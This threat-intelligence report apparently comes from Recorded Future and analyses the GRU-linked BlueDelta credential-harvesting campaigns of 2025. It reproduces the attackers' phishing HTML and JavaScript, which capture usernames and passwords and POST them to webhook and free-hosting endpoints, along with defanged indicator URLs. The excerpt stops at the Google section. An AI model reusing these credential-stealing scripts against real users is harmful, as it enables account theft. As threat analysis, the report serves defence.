CYBER THREAT ANALYSIS

RUSSIA

Recorded Future®

Insikt Group®

January 7, 2026

GRU-Linked BlueDelta Evolves Credential Harvesting

Insikt Group observed BlueDelta credential-harvesting campaigns expanding prior reporting and aligning with GRU intelligence requirements for access to foreign government and energy-related accounts.

BlueDelta targeted a limited, strategic victim set, including Turkish energy and nuclear researchers and organizations in Europe, North Macedonia, and Uzbekistan, using tailored regional lures.

BlueDelta abused legitimate services at scale, impersonating webmail and VPN portals and leveraging free hosting and tunneling platforms to collect credentials and evade detection.

The analysis cut-off date for this report was September 11, 2025

Executive Summary

Between February and September 2025, Recorded Future's Insikt Group identified multiple credential-harvesting campaigns conducted by BlueDelta, a Russian state-sponsored threat group associated with the Main Directorate of the General Staff of the Armed Forces of the Russian Federation (GRU). This activity represents an expansion of BlueDelta's ongoing credential-theft operations previously detailed in Insikt Group's December 2025 report.

Insikt Group identified BlueDelta targeting a small but distinct set of victims during its 2025 credential-harvesting activity. Targets included individuals linked to a Turkish energy and nuclear research agency, as well as staff affiliated with a European think tank and organizations in North Macedonia and Uzbekistan. The use of Turkish-language and regionally targeted lure material suggests that BlueDelta tailored its content to increase credibility among specific professional and geographic audiences. These selections reflect a continued interest in organizations connected to energy research, defense cooperation, and government communication networks relevant to Russian intelligence priorities.

BlueDelta's credential-harvesting pages impersonated a range of legitimate webmail and VPN services, including Microsoft Outlook Web Access (OWA), Google, and Sophos VPN portals. Each page replicated authentic login interfaces and redirected victims to legitimate websites after they submitted their credentials, thereby reducing suspicion. The campaigns relied heavily on free hosting and tunneling services, such as Webhook[.]site, InfinityFree, Byet Internet Services, and ngrok, to host phishing content, capture user data, and manage redirections. Several pages also incorporated legitimate PDF lure documents to enhance realism and evade automated detection.

BlueDelta's consistent abuse of legitimate internet service infrastructure demonstrates the group's continued reliance on disposable services to host and relay credential data. These campaigns underscore the GRU's sustained commitment to credential harvesting as a low-cost, high-yield method of collecting information that supports Russian intelligence objectives.

Key Findings

- BlueDelta expanded its credential-harvesting operations throughout 2025, deploying new campaigns themed as Microsoft Outlook Web Access (OWA), Google, and Sophos VPN login portals.
- The group leveraged a combination of free hosting and tunneling services, including Webhook[.]site, InfinityFree, Byet Internet Services, and ngrok, to host credential-harvesting pages and exfiltrate stolen data.
- Multiple campaigns incorporated legitimate PDF lure documents, such as publications from the Gulf Research Center and the EcoClimate Foundation, to increase the appearance of authenticity and bypass email security controls.
- BlueDelta used customized JavaScript functions to capture credentials, track victim activity, and automate redirection to legitimate websites, reducing manual setup and increasing operational efficiency.
- Targeted email addresses and redirection behavior suggest BlueDelta focused on researchers and institutions in Türkiye and Europe, aligning with Russia's broader intelligence-gathering priorities.

Background

BlueDelta is a Russian state-sponsored threat group associated with the Main Directorate of the General Staff of the Russian Federation's Armed Forces (GRU). Also known as APT28, Fancy Bear, and Forest Blizzard, the group has carried out credential-harvesting and espionage operations for more than a decade. This campaign overlaps with activity previously attributed by Insikt Group to BlueDelta, which multiple Western governments attribute with high confidence to the GRU.

Since at least the mid-2000s, BlueDelta has conducted phishing and credential-theft operations against a wide range of targets, including government institutions, defense contractors, weapons suppliers, logistics companies, and policy think tanks. These efforts aim to collect credentials and intelligence relevant to Russia's military operations and strategic interests. Previously reported activity focused on Microsoft Outlook, UKR.NET, and other webmail services, using fake login portals hosted on free web infrastructure and compromised routers to capture usernames, passwords, and authentication codes.

Technical Analysis

Between February and September 2025, Insikt Group analyzed a series of credential-harvesting campaigns attributed to BlueDelta. These campaigns demonstrate continued refinement of BlueDelta's spearphishing tradecraft, with the group adopting new lure themes, multi-stage redirection chains, and enhanced credential-harvesting mechanisms. Each campaign abused free hosting and tunneling services to host malicious content and relay harvested data, reflecting BlueDelta's persistent use of low-cost, easily disposable infrastructure.

Microsoft OWA Credential Harvesting

On February 6, 2025, BlueDelta deployed a new credential-harvesting page themed as a Microsoft Outlook Web Access (OWA) login page, as shown in **Figure 1**.




Figure 1: *OWA login-themed credential-harvesting page (Source: Recorded Future)*

BlueDelta employed the link-shortening service ShortURL for the first-stage redirection, using the URL *hxxps://shorturl[.]at/Be4Xe*. The shortened link redirected victims to a second stage, which was hosted using the free API service Webhook[.]site, via the URL *hxxps://webhook[.]site/e8ae3bbd-ab02-46b7-b84c-f5f4baa5d7c7*. BlueDelta has regularly used Webhook[.]site for credential harvesting and phishing in recent campaigns.

The initial webhook in this campaign differs from those previously reported by Inskit Group; instead of hosting the credential-harvesting page, it uses HTML to load a PDF lure document into the victim's browser for two seconds before redirecting to a second webhook, as per **Figure 2**.

```
HTML
<html>
  <head>
    <meta charset="utf-8" />
        <meta name="viewport" content="width=device-width">
           <meta http-equiv="refresh" content="2;
url=hxxps://webhook[.]site/3791f8c0-1308-4c5b-9c82-0dc416aeb9c4">
  </head>
  <body>
    <object
data="hxxps://www[.]grc[.]net/documents/68527c604ba00StrategicandPolitical
ImplicationsforIsraelandIran2[.]pdf" type="application/pdf"
style="min-height:100vh;width:100%"></object>
  </body>
</html>
```

Figure 2: *HTML used to display a PDF lure on the victim's browser (Source: Recorded Future)*

The PDF lure document, shown in **Figure 3**, is a legitimate report published by the Saudi Arabia-based think tank Gulf Research Center (GRC), entitled “Strategic and Political Implications for Israel and Iran: The Day After War.”




Figure 3: *Legitimate GRC PDF lure used by BlueDelta in credential harvesting (Source: Recorded Future)*

After the PDF lure has displayed for two seconds, the page redirects to a second webhook located at the URL *hxxps://webhook[.]site/3791f8c0-1308-4c5b-9c82-0dc416aeb9c4*, which hosts a spoofed OWA login page as shown in **Figure 1**. The page's structure is very similar to that of previous BlueDelta credential-harvesting pages, but the theme has been updated to represent a login page rather than a password reset page.

As shown in **Figure 4**, BlueDelta has added a new hidden HTML form element used to store the current page's URL. The HTML element is populated using JavaScript at page load, as shown in **Figure 5,** and is later used to capture victim information when the page opens and credentials are submitted. This update reduces BlueDelta's administrative burden by eliminating the need for manual addition of the exfiltration URL to credential-harvesting pages.

```HTML
<input type="hidden" id="href" name="href" role="textbox"
aria-labelledby="userNameLabel"
value="hxxps://webhook[.]site/3791f8c0-1308-4c5b-9c82-0dc416aeb9c4"></div>
```

Figure 4: *Hidden HTML form element populated using the page URL at page load (Source: Recorded Future)*

```JavaScript
<script>
const urlParams = new URLSearchParams(window.location.search);
const user = urlParams.get('u');
document.getElementById('username').value = user;
document.getElementById('href').value = window.location.href;

var xhr = new XMLHttpRequest();
xhr.open('POST', document.getElementById('href').value);
xhr.setRequestHeader('Content-Type', 'application/json');
xhr.send(JSON.stringify({"page_opened": user}));
window.history.pushState({}, document.title, '/owa/');
</script>
```

Figure 5: *JavaScript used to capture the current URL, set a hidden form element, send a "page-opened" beacon, and change the displayed URL in the victim's browser (Source: Recorded Future)*

The stored URL is then used as the destination of a page-opened beacon, which collects the victim's email address from the query string parameter "`u=`" and sends it in JSON format back to the webhook. The webhook additionally captures the victim's IP address and user agent. After the page URL has been saved and the page-opened beacon sent, BlueDelta modifies the page URL to `/owa/` to imitate a legitimate OWA login page.

When the HTML form is submitted, a JavaScript function named `myFunction` captures the entered username and password and sends them via an HTTP POST request to the hidden form element's webhook. The page is then redirected to the GRC PDF hosted on the GRC website after a one-second delay, as shown in **Figure 6**.

```javascript
function myFunction()
{
      var username = document.getElementById("username").value;
      var oldPwd = document.getElementById("oldPwd").value;

      var xhr = new XMLHttpRequest();
      xhr.open('POST', document.getElementById('href').value, false);
      xhr.setRequestHeader('Content-Type', 'application/json');
      xhr.send(JSON.stringify({"username": username, "oldPwd": oldPwd}));

      setTimeout("location.href =
'hxxps://www[.]grc[.]net/documents/68527c604ba00StrategicandPoliticalImpli
cationsforIsraelandIran2[.]pdf';",1000);}
```

Figure 6: *JavaScript function used to send username and password to the attacker webhook before redirecting to the GRC PDF file (Source: Recorded Future)*

This function closely resembles those used in previous BlueDelta credential-harvesting campaigns, as shown in **Figure 7**.

```javascript
function myFunction()
{
      var username = document.getElementById("username").value;
      var oldPwd = document.getElementById("oldPwd").value;
      var newPwd1 = document.getElementById("newPwd1").value;
      var newPwd2 = document.getElementById("newPwd2").value;

      var xhr = new XMLHttpRequest();
      xhr.open('POST', 'hxxps://enmrgkf41bifd[.]x[.]pipedream[.]net',
false);
      xhr.setRequestHeader('Content-Type', 'application/json');
      xhr.send(JSON.stringify({"username": username, "oldPwd": oldPwd,
"newPwd1": newPwd1, "newPwd2": newPwd2}));

      document.getElementById("lgnDiv").remove();
      document.getElementById("changed").style.display = "block";}
```

Figure 7: *JavaScript function used by BlueDelta in a previous password reset-themed credential-harvesting page (Source: Recorded Future)*

In its latest campaign, BlueDelta lured victims with a login page rather than a password reset page. Instead of writing a new JavaScript function, BlueDelta modified the existing code, which is evident from the reuse of the variable `OldPwd` rather than `Pwd`. The updated credential-harvesting process consists of a total of seven stages, as shown in **Figure 8**.




Figure 8: *BlueDelta credential-harvesting infrastructure stages (Source: Recorded Future)*

On July 16, 2025, BlueDelta created a new credential-harvesting page using the free API service Webhook[.]site, hosted via the URL *hxxps://webhook[.]site/ff237e88-cbaf-4b0b-b787-6e2f1f2c926f*. The new page was designed to imitate an OWA login portal and incorporated Turkish-language text.

Insikt Group discovered two versions of this URL that contained query string parameters, including target email addresses. According to OSINT, the email addresses belonged to Turkish scientists and researchers in the field of renewable energy.

The credential-harvesting page used a legitimate PDF lure entitled "CLIMATE ACTION AS A STRATEGIC PRIORITY FOR THE NEW PACT FOR THE MEDITERRANEAN" and hosted via the URL *hxxps://eccoclimate[.]org/wp-content/uploads/2025/07/MATTCCh-Pact4MED[.]pdf*, as shown in **Figure 9**. The domain *eccoclimate[.]org* is associated with the EcoClimate Foundation, a non-profit organization dedicated to raising awareness about pollution and climate change. It also advocates for climate-sensitive strategies to mitigate the adverse effects of climate change.

Figure 9: *PDF lure document loaded into the victim's browser before the credential-harvesting page is displayed (Source: Recorded Future)*

As with the previous credential-harvesting page, BlueDelta employed inline JavaScript to initially display the PDF lure before presenting the credential-harvesting form. As shown in **Figure 10**, the first script captures the target username from the page URL and saves it to a variable, which has been renamed from “username” to “usernamehidden”.

This script modification enables BlueDelta to capture both the email address embedded in the phishing link and the one entered on the credential-harvesting form. Consistent with prior behavior, the script sends the page-opened beacon before altering the displayed URL to “`/pdfviewer?pdf=browser`”, which is likely meant to imitate a PDF viewer tool.

```javascript
const urlParams = new URLSearchParams(window.location.search);
const user = urlParams.get('u');
document.getElementById('usernamehidden').value = user;
document.getElementById('href').value = window.location.href;

var xhr = new XMLHttpRequest();
xhr.open('POST', document.getElementById('href').value);
xhr.setRequestHeader('Content-Type', 'application/json');
xhr.send(JSON.stringify({"page_opened": user}));
window.history.pushState({}, document.title, '/pdfviewer?pdf=browser');
```

Figure 10: *JavaScript used to capture a user email address, send a page-open beacon, and change a browser URL to impersonate a PDF viewer (Source: Recorded Future)*

When the target submits the credential-harvesting form, the updated script (**Figure 11**) transmits the entered username and password, along with the username captured from the URL, to the same webhook endpoint hosting the page; after one second, the page redirects back to the PDF lure. In the latest version of the script, BlueDelta has corrected the previously incorrect password variable name from "`OldPwd`" to "`password`".

```javascript
Function myFunction()
{
      var usernamehidden = document.getElementById("usernamehidden").value;
      var username = document.getElementById("username").value;
      var password = document.getElementById("password").value;

      var xhr = new XMLHttpRequest();
      xhr.open('POST', document.getElementById('href').value, false);
      xhr.setRequestHeader('Content-Type', 'application/json');
      xhr.send(JSON.stringify({"usernamehidden": usernamehidden,
"username": username, "password": password}));

      setTimeout("location.href =
'hxxps://eccoclimate[.]org/wp-content/uploads/2025/07/MATTCCh-Pact4MED[.]p
df';",1000);
}
```

Figure 11: *JavaScript used to capture credentials and user email before redirecting to the PDF lure document (Source: Recorded Future)*

Sophos VPN Credential Harvesting

On June 4, 2025, BlueDelta deployed a new credential-harvesting page themed as a Sophos VPN password reset page, as shown in **Figure 12**.




Figure 12: *Credential-harvesting page impersonating a Sophos VPN password reset page (Source: Recorded Future)*

The credential-harvesting page was hosted via the URL *hxxps://config-settings[.]kesug[.]com/sogfdshxncvsad*. The associated domain *config-settings[.]kesug[.]com* resolved to the UK IP address *185[.]27[.]134[.]125* and is owned by InfinityFree, a free hosting company frequently abused by BlueDelta.

The page structure is highly similar to that of previous BlueDelta credential-harvesting pages reported by Insikt Group.

When the page loads, the JavaScript function `yrejxcdgf_dgufun` is executed, which copies the page URL and extracts a unique 32-byte hex-encoded binary victim identifier from the query string parameter "`eruvl=`". The identifier is stored in a variable before being sent in an HTTP POST request to the URL *hxxps://config-settings[.]kesug[.]com/sogfdshxncvsad/npp[.]php*, which is retrieved from variable "`l`", as shown in **Figure 13**.

```javascript
let l = "hxxps://config-settings[.]kesug[.]com/sogfdshxncvsad/npp[.]php";

function yrejxcdgf_dgufjn() {
    let tdsyxc = new URLSearchParams(window.location.search.slice(1));
    siudhfic = tdsyxc.get('eruvl')
    let xwgyznjvhr = new XMLHttpRequest();
    xwgyznjvhr.open("POST", l);

    xwgyznjvhr.setRequestHeader("Accept", "application/json");
    xwgyznjvhr.setRequestHeader("Content-Type", "application/json");

    let errt = `{
    ifd: ${siudhfic}
    }`;

    xwgyznjvhr.send(errt);
}

window.onload = yrejxcdgf_dgufjn;
```

Figure 13: *JavaScript function used to send a page-opened beacon containing the victim identifier (Source: Recorded Future)*

If the victim enters their credentials into the form and clicks "Login," the `defun` function validates that the fields are not empty. If they are valid, the script builds a payload containing the inputs along with the unique victim identifier from the URL (`eruvl`) and exfiltrates it via an HTTP POST request to the same URL as the page-opened beacon. After a short delay, the victim is redirected to a URL and fixed port 4443, as shown in **Figure 14**.

```javascript
async function defun() {
    var ifd = document.getElementById("trhzc").value;
    var svcxik = document.getElementById("wetrbb").value;
    var dfssdfwre = document.getElementById("tqzkxc").value;
    var toxcjvn = 2;
    let tdsyxc = new URLSearchParams(window.location.search.slice(1));

    if (pwdcheck(svcxik)){
        if(pwdcheck(dfssdfwre)){
            if(pwdcheck(toxcjvn)){
```

```
                if(pwdcheck(ifd)){
                    siudhfic = tdsyxc.get('eruvl')
                    let wgyznjv = new XMLHttpRequest();
                    wgyznjv.open("POST", l);

                    wgyznjv.setRequestHeader("Accept",
"application/json");
                    wgyznjv.setRequestHeader("Content-Type",
"application/json");

                    let errt = `{
                        siudhfic: ${siudhfic},
                        ifd: ${ifd},
                        svcxik: ${svcxik},
                        dfssdfwre: ${dfssdfwre},
                        toxcjvn: ${toxcjvn}
                        }`;

                        wgyznjv.send(errt);
                    await sleep(500);
                    window.location.replace("hxxps://REDACTED:4443");
                }
                else
                u_err();}
            else
                pwd_nr_err();}
        else
            pwd_n_err();}
    else
    {pwd_err();};}
```

Figure 14: *JavaScript function used to validate the HTML form and send victim details back to the attacker (Source: Recorded Future)*

The URL and fixed port hosts a legitimate Sophos VPN portal that belongs to an EU think tank. The fact that the credential harvesting page redirects to this portal strongly indicates that the think tank is BlueDelta's intended target.

Microsoft OWA Expired Password Credential Harvesting

On September 11, 2025, BlueDelta used the InfinityFree domain *account-settings-shsvchx[.]wuaze[.]com* to host two separate credential-harvesting pages on the

URLs *hxxps://account-settings-shsvchx[.]wuaze[.]com/uzdfbdhyzxjc* and *hxxps://account-settings-shsvchx[.]wuaze[.]com/sidsixcnvxcucx*. Both pages were themed as OWA expired password pages and used JavaScript nearly identical to that of the previously described Sophos VPN page, as shown in **Figure 15**.




Figure 15: *BlueDelta OWA password expired credential-harvesting page (Source: Recorded Future)*

The only notable change was an update to the credential capture filename, which used `ald.php` rather than `npp.php`.

As noted on the Sophos VPN page, both OWA pages redirected to a legitimate login page after the form was submitted. This redirection is likely intended to make the credential-harvesting attempt appear more legitimate, with the final redirect destination likely reflecting the company being targeted. The first page redirects victims to an OWA login page associated with a military organization in the Republic of North Macedonia. The second page redirects victims to an OWA login page associated with an IT integrator based in Uzbekistan.

Google Password Reset Credential Harvesting

On April 15, 2025, Insikt Group identified a new credential-harvesting page themed as a Google password reset page, as shown in **Figure 16**.

